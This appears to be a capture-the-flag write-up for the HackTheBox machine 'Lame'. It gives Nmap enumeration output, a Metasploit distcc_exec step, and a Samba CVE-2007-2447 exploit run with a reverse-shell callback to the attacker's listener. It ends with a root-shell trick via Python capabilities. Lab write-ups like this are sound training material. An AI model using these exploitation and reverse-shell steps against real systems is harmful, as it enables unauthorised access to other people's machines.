- OS: Linux Debian
- IP: 10.10.10.3
- Users: lame makis
Attack and enumeration notes
X             21       (FTP) --> Anonymous allowed (vsftpd 2.3.4)
139, 445 (SMB) --> Samba smbd 3.X - 4.X
22       (SSH) --> OpenSSH 4.7p1
3632     (distccd)
? use exploit/unix/misc/distcc_exec
Nmap scan
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.10.14.6
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
3632/tcp open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_smb2-time: Protocol negotiation failed (SMB2)
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_clock-skew: 18s
Further SMB enumeration. Version still to confirm:
sudo nmap -v -p 139,445 --script=smb-os-discovery 10.10.10.3

Host script results:
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: lame
|   NetBIOS computer name:
|   Domain name: hackthebox.gr
|   FQDN: lame.hackthebox.gr
|_  System time: 2023-11-15T08:40:51-05:00
Vulnerability research
!ftp
searchsploit -m unix/remote/49757.py # NOT FTP
SMB:
git clone https://github.com/amriunix/CVE-2007-2447
listen 443
python usermap_script.py 10.10.10.3 445 10.10.14.6 443
Privilege escalation
No separate privilege escalation step.
* Check service
* Check network (everything running under 127.0.0.1)
* Check cronjob (maybe upload pspy)
* Check the versions of package of the services running under 127.0.0.1 (dmesg |grep -i 'mysql' --color=auto)
* getcap -r / 2>/dev/null
    if capabilities for python just 'import os;os.system("/bin/dash")' and RUN ROOT ~#